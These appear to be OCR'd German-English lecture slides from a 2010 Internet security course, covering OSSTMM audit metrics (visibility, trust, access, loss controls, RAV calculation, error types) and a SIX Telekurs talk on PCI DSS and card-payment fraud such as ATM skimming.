(Sicherheitsdesign, Durchlässigkeitsmessung)

- Visibility (Sichtbarkeit)
  - Anzahl Zielsysteme die direkt oder indirekt identifiziert werden können
- Trust (Vertrauensstellungen)
  - Anzahl nicht authentisierte Interaktion die mit einem Zielsystem möglich sind
- Access (Zugriffe)
  - Anzahl Interaktionspunkte zu einem Zielsystem

5/3/2010 28

Bei der Überprüfung der Operational Security (OpSec) überprüft man wie stark die Systeme exponiert (bedroht) sind.

•Visibility: Man zählt beispielsweise, wie viele IP-Adressen und DNS-Einträge sichtbar sind.

•Access: Man zählt beispielsweise, wie viele Zugriffsmöglichkeiten es zu einem System gibt (z.B. offene Ports).

•Trust: Man zählt beispielsweise, wie viele Vertrauensbeziehungen das System hat (z.B. Webserver vertraut Datenbank und DNS)

Operational Security also known as the scope's Porosity is the first of the three RAV factors that should be determined. It is initially measured as the sum of the scope's visibility, access and trust (sum OpSec).

The number of targets in the scope. Count all targets by index only once and maintain the index consistently for all targets. It is generally unrealistic to have more targets visible than there are targets in the defined scope; however, it may be possible due to vector bleeds where a target which is normally not visible from one vector is visible due to a misconfiguration or anomaly.

A HUMSEC audit employs 50 people; however, only 38 of them are interactive from the test vector and channel. This would make a visibility of 38.

Count only each target allowing for unauthenticated interaction according to the scope. This may not be possible from your vector. A test from the outside vector can't know some things. If they want to know more then they have to agree to a multi-vector audit or else you can't know. But that's good too. For example, a test on the ISECOM website showed that there is Privacy controls-- where possible trusts could exist but could not be known because the process hid how it works. So they knew A --> ? --> C which showed a trust actually protected by the Privacy control. So a trust you can assume but cannot tell to exploit is a working control for that vector.

Trusts are only between targets in the scope. So once it leaves the actual scope (the scope being that which the client has control and influence over) then it is no longer a trust but an access.

A HUMSEC audit may reveal that the help desk employees grant password resets for all calls coming from internal phones without requesting identifying or authorizing information. Within this context, each help desk employee who does this is counted as a Trust for this scope. However, the same cannot be held true for external calls as they represent a different scope, meaning these same help desk employees are not counted as trusts.

This differs from visibility where one is determining the number of existing targets. Here, the auditor must count each Access per unique interaction point per unique probe.

In a PHYSSEC audit, a building with 2 doors and 5 windows which all open has an Access of 7. If all the doors and windows are sealed, then it is an Access of 0 as these are not points where one can gain entry.

For a COMSEC audit of data networks, the auditor counts each port response as an Access regardless of how many different ways the auditor can probe that port. However, if a service is not hosted at that port (daemon or an application), then all replies instead come from the IP Stack. Therefore, a server that responds with a SYN/ACK and service interactivity to only one of the TCP ports scanned and with a RST to the rest is not said to have an access count of 65536 (including port 0) since 66535 of the ports respond with the same response of RST from the kernel. To simplify, count uniquely only ports with service responses and IP Stack responses only when the probe initiates service interactivity. A good example of a service activity over the IP Stack is an ICMP echo response (PING reply).

With HUMSEC audits, this is much more simplified. A person who responds to a query counts as an Access with all types of queries (all the different questions you may ask or statements made count as the same type of response on the same channel). Therefore, a person can only be an Access of 1 per channel and vector. Only a person who completely ignores the request by not acknowledging the channel is not counted.

RAV: Loss Controls (Sicherheitsmassnahmen)

- controlling interactions
  - Authentication (Authentisierungsfaktoren)
  - Indemnification (Schadenersatz, Verbotshinweise)
  - Subjugation (Bedienbarkeit, Unterwerfung)
  - Continuity (Überlebensfähigkeit, Kontinuität)
  - Resilience (Ausfallsicherheit)
- controlling procedures
  - Non-repudiation (Nachweisbarkeit, Unvortäuschbarkeit)
  - Confidentiality (Vertraulichkeit)
  - Privacy (Privatheit, Schutz von Personendaten)
  - Integrity (Echtheit)
  - Alarm

5/3/2010 29

Die Sicherheitsmassnahmen wirken dem Verlust von Sicherheit entgegen.

Define the Loss Controls; the security mechanisms put in place to protect the operations.

Authentication: In a PHYSSEC audit, if both a special ID card and a thumb print scan is required to gain access, then add two for authentication. However, if access just requires one or the other, then only count one.

Indemnification: In a scope of 200 computers, a blanket insurance policy against theft applies to all 200 and therefore is a count of 200.

Subjugation: In HUMSEC, a non-repudiation process where the person must sign a register and provide an identification number to receive a document is under Subjugation controls when the provider of the document records the identification number, rather than having the receiver do so, to eliminate the recording of a false number with a false name.

Continuity: In a COMSEC data networks audit, if a web server service fails from high-load and an alternate web server provides redundancy so no interactions are lost, this access has Continuity.

Resilience: In a PHYSSEC audit where 2 guards control access to a door, if one is removed and the door cannot be opened by the remaining guard, then it has Resilience. In a COMSEC data networks audit, if a web service requiring a login or password loses communication with its authentication database, then all access should be denied rather than permitted in order to have Resilience.

Non-Repudiation: In a PHYSSEC audit, the Non-repudiation control exists if the entrance to a building requires a

camera with a biometric face scan to gain entry and each time it is used, the time of entry is recorded with the ID.

Confidentiality: A typical tool for Confidentiality is encryption.

Privacy: As a loss control, when something is done “in private” it means that only “the doing” is private but the content of the interaction may not be. A typical tool for Privacy is opaquing the interaction, that is, having the interaction take place outside of the Visibility of third parties.

Integrity: In HUMSEC, segregation of duties and other corruption-reduction mechanisms provide Integrity control.

Alarm: In COMSEC data networks, count each server and service which a network-based intrusion detection system monitors.

RAV: Security Limitations (Sicherheitslücken)

- Vulnerability (Verwundbarkeit, Anfälligkeit)
  - Umgehung Sicherheitsmechanismus (z.B. Buffer Overflow)
- Weakness (Schwachstelle)
  - Schwäche Sicherheitsmechanismus (z.B. Single Point of Failure)
- Concern (Bedenken)
  - Gap zu „Best Practices“ (z.B. unnötige Dienste)
- Exposure (Informationsabfluss)
  - Informationspreisgabe (z.B. interne IP Mailheader)
- Anomaly (Anomalie)
  - Unbekannte (z.B. nicht erwartete Router Antwort)

5/3/2010 30

Aktuelle Sicherheitsbeschränkungen

In PHYSSEC, a vulnerability can be as simple as a glass door, a metal gate corroded by the weather, a door that can be sealed by wedging coins into the gap between it and its frame, electronic equipment not sealed from pests such as ants or mice, a bootable cd-rom drive on a PC, or a process that allows an mployee to take a trashcan large enough to hide or transport assets out of the scope.

In HUMSEC, a vulnerability can be a cultural bias that does not allow an employee to question others who look out of place or a lack of training which leaves a new secretary to give out business information classified for internal use only.

In COMSEC data security, a vulnerability can be a flaw in software that allows an attacker to overwrite memory space to gain access, a computation flaw that allows an attacker to lock the CPU into 100% usage, or an operating system that allows enough data to be copied onto the disk until it cannot operate anymore.

In COMSEC telecommunications, a vulnerability can be a flaw in the pay phone system that allows sounds through the receiver to mimic coin drops, a telephone box that allows anyone to access anyone else's phone line, a voice mail system that provides messages from any phone anywhere, or a FAX machine that can be polled remotely to resend the last thing in memory to the caller's number.

In SPECSEC, a vulnerability can be hardware which can be overloaded and burnt out by higher powered versions of the same frequency or a near frequency, a standard receiver without special configuration which can access the data in the signal, a receiver which can be forced to accept a third-party signal in place of the intended one, or a wireless access point dropping connections near a microwave oven.

Risk Assessment Value (RAV) Calculation Sheet

ISECOM - RISK ASSESSMENT VALUES

OPSEC	
Visibility	3
Access	10
Trust	3

Class A	CONTROLS	Missing
Authentication	5	11
Indemnification	2	14
Resistance	0	16
Subjugation	0	16
Continuity	0	16
Class B		
Non-Repudiation	0	16
Confidentiality	5	11
Privacy	5	11
Integrity	0	16
Alarm	0	16

	LIMITATIONS	Total
Vulnerabilities	0	0.00000
Weaknesses	3	8.84817
Concerns	7	26.41049
Exposures	30	44.31364
Anomalies	0	0.00000

CALCULATION WORKSHEET	
Porosity	16
Total Controls	17
Class A Controls	7
Class B Controls	10
Whole Coverage	10.63%
True Coverage	10.63%
True Coverage A	4.38%
True Coverage B	6.25%
Missing Controls	143
Missing Controls A	73
Missing Controls B	70
Coverage Missing	89.38%
Total # Limitations	42
Limitations Value	79.57229372
Vulnerability	3.201397 12
Weakness	2.94939001
Concern	2.93449845
Exposure	1.47712125
Anomaly	2.88081359

	RAV TOTALS
OPSEC	10.26812381
CONTROLS	4.98627163
LIMITATIONS	15.21636899
Δ	-20.49822117
RAV	79.79348840

5/3/2010 31

A RAV is the computation of security operations, controls, and limitations which represents the current state of protection.

The purpose of Actual Security is to condense the three combined values into a simple metric value percentile that can be used to rate operational security effectiveness and provide a method of comparison, scoring, and rating. This big picture approach is effective because it does not simply show how one is prepared for threats but how effective one's preparations are against threats.

The Actual Security value describes the attack surface as a percentage where 100% is a perfect balance between interactions and controls. Greater than 100% and it becomes clear there are more control than are required or some controls are redundant. Less than 100% and there are holes for attack. It will provide a clear understanding as to the openness of a target.

The Actual Delta is useful for comparing products and solutions by previously estimating the change the product or solution would make in the scope.

The Delta number describes the change in an attack surface which will occur with the introduction of the target. This is useful for determining how a new person, thing, or process will affect security.

Gemäss den Erfahrungen aus über 100 OSSTMM-konformen Audits von OneConsult werden je nach Branche unterschiedliche RAV erreicht. Falls keine Massnahmen (z.B. Security Patches) umgesetzt werden, verschlechtert sich das Sicherheitsniveau im Laufe der Zeit.

Typisch errichte RAV-Werte (Ref: OneConsult 2008)

- Banken, Pharma, Versicherungen & Militär: > 97 (OSSTMM 2.x), >80 (OSSTMM 3.0)
- High-Tech-Industrie: > 95 (OSSTMM 2.x), > 80 (OSSTMM 3.0)
- Industrie & Verwaltung: 90 – 95 (OSSTMM 2.x), 70 - 80 (OSSTMM 3.0)

Test Error Risk Margin (TERM)

- Analyst‘s self assessment
- does not need to affect the official RAV score
- record of the difficulty and complexity of the audit
- Record of the competency of the Analyst to deduce the errors
- May provide the operating margin of error for the audit

OSSTMM Error Types

- False Positive = falsch ausgewiesene Verwundbarkeit
- False Negative = falsch ausgewiesene Sicherheit
- Gray Positive = Ziel verhält sich immer wie Verwundbarkeit
- Gray Negative = Ziel verhält sich immer wie Sicherheit
- Specter = Phantom Verwundbarkeit/Sicherheit
- Indiscretion = kurzzeitiges Auftreten, nicht reproduzierbar
- Entropy Error = zu hohes Signal-/Rausch-Verhältnis
- Falsification = Annahme aufgrund unklarer Variablen
- Sampling Error = Betrieb ändert Testbedingungen
- Constraint = unbekannter Zustand, Erkennung schlug fehl
- Propagation = Resultat vermutet, Erblindung Tester
- Human Error = Menschlicher Fehler


5/3/2010 33

False Positive: Something determined as true is actually revealed false. The target response indicates a particular state as true although in reality the state is not true. A false positive often occurs when the Analyst's expectations or assumptions of what indicates a particular state do not hold to real-world conditions which are rarely black and white.

False Negative: Something determined as false is actually revealed as true. The target response indicates a particular state as not true although in reality the state is true. A false negative often occurs when the Analyst's expectations or assumptions about the target do not hold to real-world conditions, the tools are not adequate for the test, the tools are misused, or the Analyst lacks experience. A false negative can be dangerous as it is a misdiagnoses of a secure state when it does not exist.

OSSTMM Reports

- Security Test and Audit Report (STAR)
  - Testinformationen
  - RAV
  - Fehler und nicht durchgeführte Tests
  - Approved validity
  - Trending possible
  - ROI calculation possible
  - …



Zertifizierungen

- Zertifizierung des Sicherheitsprozesses
  - Quartalsweise OSSTMM-konforme interne Tests
  - Jährliche externe Audits
  - RAV muss mindestens 90% betragen
  - Regierungsstellen in Mexiko und in den USA (bei FBI/NSA) fordern Zertifizierung ihrer Zulieferer

- Zertifizierung der Tester
  - Schulungsunterlagen und Prüfungsfragen in Englisch
  - Keine wiederkehrende Gebühren
  - Erneuerung bei jedem grossen Release-Wechsel empfohlen

OSSTMM OPST Professional Security Tester 425

OSSTMM OPSA Professional Security Analyst 91

OSSTMM OPSE Professional Security Expert 7

5/3/2010 35

Die personenbezogene Zertifizierung kann entzogen werden, falls der/die Zertifizierte nachweislich gegen die «OSSTMM Rules of Engagement» verstossen hat.

To produce an OSSTMM certified test which can receive accreditation for the operational security of the target, a STAR is required to be signed by the auditor(s) or analyst(s) who performed the test. The STAR must also meet the reporting requirements in this manual. The STAR can be submitted to ISECOM

for review and official OSSTMM certification. Test review, certification, and accreditation by ISECOM or an accredited third party is subject to further conditions and an operations fee.

OSSTMM certification is available for organizations or parts of organizations which maintain a quarterly minimum RAV level of 90% and validate an annual STAR from a third-party auditor. Validation of security tests or quarterly metrics are subject to the ISECOM validation requirements to assure consistency and integrity.

•OPSE (OSSTMM Professional Security Expert): belegt, dass der/die Zertifizierte genaue theoretische Kenntnisse des OSSTMMs (wie, warum und wann das OSSTMM angewandt wird) und bezüglich Projektplanung hat

•OPST (OSSTMM Professional Security Tester): belegt, dass der/die Zertifizierte über die nötigen Fähigkeiten verfügt, um als professioneller Security Tester nach OSSTMM zu arbeiten

•OPSA (OSSTMM Professional Security Analyst): belegt, dass der/die Zertifizierte über die nötigen Fähigkeiten verfügt, Testresultate richtig zu interpretieren, den RAV zu berechnen und Testerteams zu koordinieren

http://www.isecom.org/verify_people/

Aufwandschätzung

- Einfache Systeme (z.B. DNS-Server, Router, Switch): 2-4h pro System
- Mittel-komplexes System (z.B. Web-Server, Mail-Server, DB-Server): 4-8h pro System
- Hoch-komplexes System (z.B. Firewall, IDS, VPN-Gateway): 6-12h pro System

5/3/2010 36

Diese Aufwandschätzung von OneConsult im Jahre 2007 bezieht sich auf das reine OSSTMM-konforme Remote-Testing der Qualitätsstufe Penetration Test (via max. 15 Hops und Breitbandanschluss), exkl. Dokumentationsaufwand!

Gemäss OSSTMM 3.0 Lite sollte das Reporting nicht mehr als zwei Stunden in Anspruch nehmen (“the formalization of the report should not add more than an hour or two”).

Profil eines guten Security Testers

- Breites Wissen und Verständnis zu Betriebssystemen, Applikationen , Bedrohungen und Verletzlichkeiten
- Fundierte Programmierkenntnisse (Erstellung und Modifikation von Tools)
- Klare Sprache beim Verfassen der Ergebnisberichte
- Kreativität und Instinkt eines Hackers
- Gepflogenheiten eines IT-Beraters im Umgang mit Kunden
- Kommunikation / Präsentation für Techniker und Management
- Analytische Vorgehensweise
- Hinterfragen, hinterfragen, hinterfragen ….

Chat: Security Analysis

- Welche „High-Tech-Instrumente“ brauchen Angreifer?
- Wie hat man als Angreifer die grössten Erfolgschancen an sensitive Daten zu kommen?
- Wie erklären Sie ihren Leuten, dass sie sich „sicherheitsbewusst“ verhalten sollen (Sensibilisierung)?
- Was versteht man unter einem „Tiger Team“?
- Was versteht man unter „False Positive“ und „False Negative“?

SIX TELEKURS

8.6 Sicherheit in der Praxis am Beispiel der Kartenzahlungsbranche

Peter Huber | 17. Mai 2010

Modul Internet Sicherheit 2, HSR Hochschule für Technik Rapperswil

Themen

1. Finanzplatz-Infrastruktur aus einer Hand (Vorstellung SIX Group)
2. Kartenzahlungsbranche - Grundprinzip und Parteien
3. Payment Card Industry (PCI) Standard
4. Umsetzung der PCI Anforderungen in SIX (keine Folienkopien)
5. PCI Audit – Vorbereitung, Erlebnisse und Lessons Learned (keine Folienkopien)
6. Angriffe und Schadensfälle im Kartenzahlungsgeschäft

7. Übungen / Workshop / Diskussion

SIX TELEKURS

SIX TELEKURS

8.6.1 Finanzplatz-Infrastruktur aus einer Hand

Vorstellung SIX Group

SIX Group im Überblick

SIX Group


- bietet weltweit umfassende Dienstleistungen in den Bereichen Wertschriftenhandel und Dienstleistungen sowie Finanzinformationen und Zahlungsverkehr
- betreibt die Schweizer Finanzplatz-Infrastruktur und ist damit ein tragender Pfeiler des Finanzplatzes
- ist Anfang 2008 aus dem Zusammenschluss von drei Unternehmensgruppen (SWX Group, Telekurs Group, SIS Group) hervorgegangen

Kennzahlen 2009 SIX Group	
Betriebsertrag	CHF 1 253 Millionen
Konzerngewinn	CHF 220 Millionen
Total Eigenkapital	CHF 1 805 Millionen
Eigentümer (Finanzinstitute)	160
Personalbestand Vollzeitäquivalente davon ausserhalb der Schweiz	3 707 > 1 300
Internationale Präsenz	23 Länder

SIX TELEKURS

SIX Group bietet mit ihren vier Geschäftsfeldern umfassende Dienstleistungen für die Finanzindustrie

Wertschriftenhandel	Wertschriften-dienstleistungen	Finanzinformationen	Zahlungsverkehr
• Aktien • Warrants • Anleihen • Fonds und ETF • Derivate • Repos	• Clearing • Abwicklung • Verwahrung • Verwaltung	• Börsendaten • Indexdaten • Bewertungsdaten • Verwaltungs-informationen für Wertpapiere	• Interbank-Zahlungen in CHF und EUR • Kartengeschäft • POS Services • LSV/PayNet



SIX TELEKURS

Finanzinformationen: Referenzdaten und Marktinformationen

Geschäftsfeld Finanzinformationen

- Drittgrösster Anbieter von Finanzinformationen in Europa
- 5,6 Millionen Finanzinstrumente von über 850 Datenquellen
- 80 Jahre im Finanzinformationsgeschäft

Gesellschaften und Tätigkeitsbereiche

	Beschaffung von Finanzinformationen	Veredelung von Finanzinformationen	Verbreitung von Finanzinformationen
SIX TELEKURS	●	●	
rokitec	●	●	●
[illegible]	●	●	●

SIX TELEKURS

Facts & Figures 2009

Kennzahlen 2009 Geschäftsfeld Finanzinformationen	
Internationale Präsenz	23 Länder
Anzahl Finanzinstrumente	5,6 Millionen
Anzahl Kurstelegramme pro Jahr	172,6 Milliarden
Umsatzerlöse	CHF 416 Millionen
Personalbestand Vollzeitäquivalente	1 304

SIX TELEKURS

Zahlungsverkehr: Kartengeschäft und elektronische Zahlungsabwicklung

Geschäftsfeld Zahlungsverkehr

- 1,5 Milliarden elektronische Karten-Transaktionen pro Jahr über SIX Card Solutions verarbeitet
- 12 Milliarden CHF an Kreditkartenzahlungen über SIX Multipay abgewickelt
- 98,5 % der Schweizer Banken bieten E-Rechnung an
- 60 Billionen CHF Transaktionsvolumen pro Jahr im Interbank-Zahlungsverkehr

Gesellschaften und Tätigkeitsbereiche

	Acquiring	Ergänzende Dienst-leistungen	Processing	POS-Terminals	Interbank-Zahlungen	Elektronische Rechnungen und LSV
Division Multipay						
SIX MULTIPAY	●			●		
SIX MULTI SOLUTIONS		●				
SIX PAY	●	●		●		
Division Cards & Payments						
SIX CARD SOLUTIONS		●	●	●		
SIX INTERBANK CLEARING					●	●
SIX PRONET						●

SIX TELEKURS

Facts & Figures 2009

Kennzahlen 2009 Geschäftsfeld Zahlungsverkehr	
Division Multipay	
Umsatzerlöse	CHF 316 Millionen
Personalbestand Vollzeitäquivalente	156
Umsatz Kreditkarten	CHF 11 882 Millionen
Anzahl Transaktionen Debitkarten	237 Millionen
Division Cards & Payments	
Umsatzerlöse	CHF 300 Millionen
Personalbestand Vollzeitäquivalente	880
Anzahl Transaktionen	1 907 Millionen
Anzahl Transaktionen Kartengeschäft	1 477 Millionen
Anzahl Transaktionen Zahlungsverkehr	430 Millionen

SIX TELEKURS

Ein durchschnittlicher Wochentag* bei SIX Group…

139‘000 Abschlüsse an der SIX Swiss Exchange und Scoach durchgeführt

544‘000 Bancomatbezüge über SIX Card Solutions verrechnet

2,9 Millionen elektronische Cards Transaktionen von SIX Card Solutions verarbeitet

CHF 32,6 Millionen an Kreditkartenzahlungen über SIX Multipay abgewickelt

CHF 250 Milliarden im System von SIX Interbank Clearing umgesetzt

* 2009


SIX TELEKURS

SIX TELEKURS

8.6.2
Kartenzahlungsbranche - Grundprinzip und Parteien


Wertschöpfungskette im bargeldlosen Zahlungsverkehr

Struktur des bargeldlosen Zahlungsgeschäfts




SIX TELEKURS

Autorisation – Standard Autorisationsverfahren



SIX TELEKURS

Systemübersicht einer Zahltransaktion



SIX TELEKURS

International Card Schemes - Organisationen

- Visa International
- MasterCard International
- American Express
- Diners Club International
- JCB International
- China Union Pay Card

SIX TELEKURS


Nationale Card Schemes – Beispiele
Lokale Schweizer Kartenbrands & Loyalty Programs

- CASH
- Postcard
- Manor Card
- Bonus Card
- Tamoil Card
- Agrola Card
- BP Card

SIX TELEKURS

Nationale Card Schemes – Beispiele
Lokale Deutsche Kartenbrands

- ec electronic cash
- PAYBACK Bonus Programm
- PAYBACK mit Zahlfunktion



SIX TELEKURS

SIX TELEKURS

8.6.3 Payment Card Industry (PCI) Standard – www?

Warum?
Für **w**en?
Was bedeutet das für mich?

Was geht uns PCI an?

- Vermehrte Hackerangriffe sowie das Ausspähen und der Missbrauch von Kreditkartendaten verunsichern Händler und Karteninhaber.
- Jede Speicherung von Kartendaten lädt zum Missbrauch ein. Geeignete Sicherheitsmassnahmen helfen, potenzielle Gefahrenquellen frühzeitig zu erkennen und zu beseitigen.
- PCI (Payment Card Industry Data Security Standard) ist der neue gemeinsame Standard der großen Kreditkarten-Organisationen (MasterCard, VISA, Amex, Discover, JCB, Diners) zur verbindlichen Umsetzung dieser Sicherheits-anforderungen.
- Wir leben vom Vertrauen der Benutzer in die Zahlungskarten. Nur ein häufiger Einsatz der Karten bringt uns Erfolg.

SIX TELEKURS

PCI richtet sich an

- Acquirer (Member), müssen Selbstdeklaration ausfüllen
  - Die Acquirer müssen ihre Händler zertifizieren, abgestufte Anforderungen je Grösse
  - Service Provider (jeder, der Transaktionen überträgt, verarbeitet oder speichert)
- Issuer (Member) müssen die Vorgaben erfüllen, derzeit von der Auditpflicht ausgenommen
- SW- und Terminalhersteller (PCI-PEDS) haben eigene Vorgaben

- Das Audit wird durch QSA (Qualified Security Assessor) durchgeführt

SIX TELEKURS

PCI Ziel

Kartendaten geheim halten um Missbrauch zu verhindern
(Kartendaten = PAN, PIN, CVC etc.)

- Echtes Schadenspotenzial ist zweitrangig
- Menge der Daten zählt
- Hackerangriffe verursachen Imageschaden, Kosten für Kartenersatz und PR-Kosten
- Imageschaden trifft alle Involvierten (Schemes, Brands, Acquirer, Service Provider), also auch Telekurs

SIX TELEKURS

Der Umfang des PCI Standards

Überblick über den PCI-Datensicherheitsstandard

Erstellung und Wartung eines sicheren Netzwerks	
Anforderung 1:	Installation und Wartung einer Firewall-Konfiguration zum Schutz von Karteninhaberdaten
Anforderung 2:	Ändern der vom Anbieter festgelegten Standardeinstellungen für Systemkennwörter und andere Sicherheitsparameter
Schutz von Karteninhaberdaten	
Anforderung 3:	Schutz gespeicherter Karteninhaberdaten
Anforderung 4:	Verschlüsselung bei der Übertragung von Karteninhaberdaten über offene, öffentliche Netze
Wartung eines Anfälligkeits-Managementprogramms	
Anforderung 5:	Verwendung und regelmäßige Aktualisierung von Antivirensoftware
Anforderung 6:	Entwicklung und Wartung sicherer Systeme und Anwendungen
Implementierung starker Zugriffskontrollmaßnahmen	
Anforderung 7:	Beschränkung des Zugriffs auf Karteninhaberdaten je nach geschäftlichem Informationsbedarf
Anforderung 8:	Zuweisung einer eindeutigen ID für jede Person mit Computerzugriff
Anforderung 9:	Beschränkung des physischen Zugriff auf Karteninhaberdaten
Regelmäßige Überwachung und regelmäßiges Testen von Netzwerken	
Anforderung 10:	Verfolgung und Überwachung des gesamten Zugriffs auf Netzwerkressourcen und Karteninhaberdaten
Anforderung 11:	Regelmäßiges Testen der Sicherheitssysteme und -prozesse
Befolgung einer Informationssicherheits-Richtlinie	
Anforderung 12:	Befolgung einer Informationssicherheits-Richtlinie

SIX TELEKURS

SIX TELEKURS

8.6.4 Umsetzung von PCI in der SIX Group

Auszug aus der Präsentation
PCI zwischen Eigenverantwortung und technischen Massnahmen
Peter Huber | 4. / 8. Dezember 2008

Notizen

SIX TELEKURS

SIX TELEKURS

8.6.5 PCI Audit – Vorbereitung, Erlebnisse und Lessons Learned

Das gesamte Kartengeschäft lebt vom Vertrauen in dieses Zahlungsmittel. PCI Compliance ist ein MUST! Ziel: Kartendaten geheim halten um Missbrauch zu verhindern (Kartendaten = PAN, PIN, CVC etc.)

Alle, die im Kartengeschäft tätig sind müssen PCI erfüllen!

- Acquirer
- Service Provider
- Dienstleister (IT, Logistik, …)

Notizen

SIX TELEKURS

SIX TELEKURS

8.6.6 Angriffe und Schädensfälle im Kartenzahlungsgeschäft

Vorwort – warum hört man sowenig von Schadensfällen
- Aktuelle Bedrohungslage
- Was kostet Un-Sicherheit?
- Kompromittierungsverdacht Saferpay (e-Commerce Lösung)
- Contactless Karte

Angriffe am Bancomaten
- Skimming am Bancomaten
- Skimming an den Umsystemen
- Umprogrammierung des Bancomaten

Weitere Schadensfälle
- RBS – professioneller Missbrauch
- Hannaford – PCI compliant
- TJX – Bussen und Aufwände

Aktuelle Bedrohungslage - Facts

- Datenklau geschieht jeden Tag, an den unterschiedlichsten Orten.
- In den meisten Fällen werden Daten aus Datenbanken entwendet, auf welchen meist unwissentlich Daten abgespeichert werden.
- Aus Sicht der Karteninhaber teilen sich die Kreditkartenorganisationen zusammen mit den Händlern die Verantwortung für den Schutz der Kartendaten.
- 63% der Karteninhaber sehen den Händler als schwächstes Glied in der Kette.
- 3 von 4 Karteninhabern würden nach erfolgtem Datenverlust beim geschädigten Händler nicht mehr einkaufen.

SIX TELEKURS

Aktuelle Bedrohungslage
Rolle des Internets – Schwarzmarktverkauf


Schwarzmarktverkauf mit gestohlenen Kreditkarteninformationen…

Available	Visa Signature (no limits)	USA	10	1490.00	149.00
Available	Visa Signature (no limits)	USA	100	9500.00	95.00
Available	Visa Purchasing	USA	10	1490.00	149.00
Available	Visa Business Debit	USA	40	1198.00	29.95
